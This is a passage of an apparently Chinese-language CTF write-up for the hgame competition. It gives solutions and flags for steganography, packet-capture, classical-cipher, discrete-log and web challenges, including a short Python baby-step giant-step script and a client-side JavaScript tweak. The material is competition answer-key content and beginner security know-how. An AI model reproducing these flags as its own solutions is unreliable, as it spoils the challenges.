
就会进入这个分支 而不能成功打印出我们要的字符串(我之前还以为是那些打印不出来字符的问题..)

最后flag: `hgame{y0u_c4n_4lso_s3nd_unprint4ble_ch4r}`

## misc

### 白菜1

拿到文件 首先用binwalk扫了一下 并没发现什么东西..然后就面向百度做题 搜索了关于png隐写的内容 然后就知道了一个程序叫做Stegsolve 于是rgb全部置0



看见了flag.txt 由于开头的PK 猜测是一个.zip文件 于是保存二进制文件 更改后缀名 但是再解压缩的时候提示文件损坏..百度后才知道 winrar有自带修复功能 那么就进行修复 修复后打开flag.txt 获得flag: `hgame{4246a2158c280cdd1e8c18c57e96095f}`

## 白菜2

拿到文件 首先拿binwalk扫了一下 并发现了什么东西

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
1037199	0xFD38F	Zip archive data, at least v2.0 to extract, compressed size: 41, uncompressed size: 39, name: flag.txt
1037368	0xFD438	End of Zip archive

用Hex Editor提取出来 打开压缩包 拿到flag: `hgame{af2ab981a021e3def22646407cee7bdc}`

## pacp1

流量包!

wireshark 启动!

http过滤!

看到了flag.php!

追踪http流! 滑到最下面!

获得flag: `hgame{bfebcf95972871907c89893aa3096ec6}`



# crypto

## easy Caesar

既然题目都说了凯撒加密..那不管是写脚本还是上网搜工具都可以

简单解密后 得到hgame{The\_qu8ck\_br7wn\_1x\_jUmps\_ovEr\_a\_La9y\_dOg}

再变化一下数字 得到flag: hgame{The\_qu1ck\_br0wn\_4x\_jUmps\_ovEr\_a\_La2y\_d0g}

## Polybius

面向百度做题 获得了这个图表

	A	D	F	G	X
A	b	t	a	l	p
D	d	h	o	z	k
F	q	f	v	s	n
G	g	j	c	u	x
X	m	r	e	w	y

其中和占一个格子 那么根据这个密码解密 获得flag: hgame{fritz\_nebel\_invented\_it}

## Hill

百度后得知是希尔密码 那么 上工具!

<http://www.practicalcryptography.com/ciphers/hill-cipher/>

得到flag: hgame{overthehillx}

## confusion

首先是一个摩斯密码 解密后的数据全是大写字母和数字 最后还有四个等号 推测是base32 再次解密后获得一串base64 再次解密后

unrZk1\_hxa!tz{v\_fsPvt}

推测是栅栏密码 两栏后解密为

utnZr{Zvk\_1f\_shPxvat!}

很明显 凯撒密码 最后获得flag: hgame{Mix\_1s\_fuCking!}

## baby step

面向百度/谷歌做题后 可以发现这是一个求特定方程的算法(如本题)  
如果用c写还需要建hash表用来快速查找  
但是py有dic呀! (人生苦短我学python)(我不会说之前一直用的是list的..)  
那么就可以写出如下代码:

```
import math
A = 0x1111111111
flag = 0
P = 0x976693344d
B = 0x7ac21f64ed
M = math.ceil(math.sqrt(P - 1))
dicA = {pow(A, i, P):i for i in range(M)}
k = pow(A, (P - 2) * M, P)
for i in range(M):
    result = (B * pow(k, i, P)) % P
    if result in dicA:
        print(i * M + dicA[result])
```

最后跑出来两个值

0x2c7de99911

0x7831333337

那么 按照题目的意思 要五个可显字符 那肯定就是第二个为正确答案 换成字符后得到flag: x1337

## web

### Are you from Europe?

No.

首先我们打开网页。抽

没抽到

GG

hei~~tui~~

更改里面的js代码 把ssr的爆率改为1 保存至本地

抽!

得到flag: hgame{Th3\_Ch0seN\_0nE!}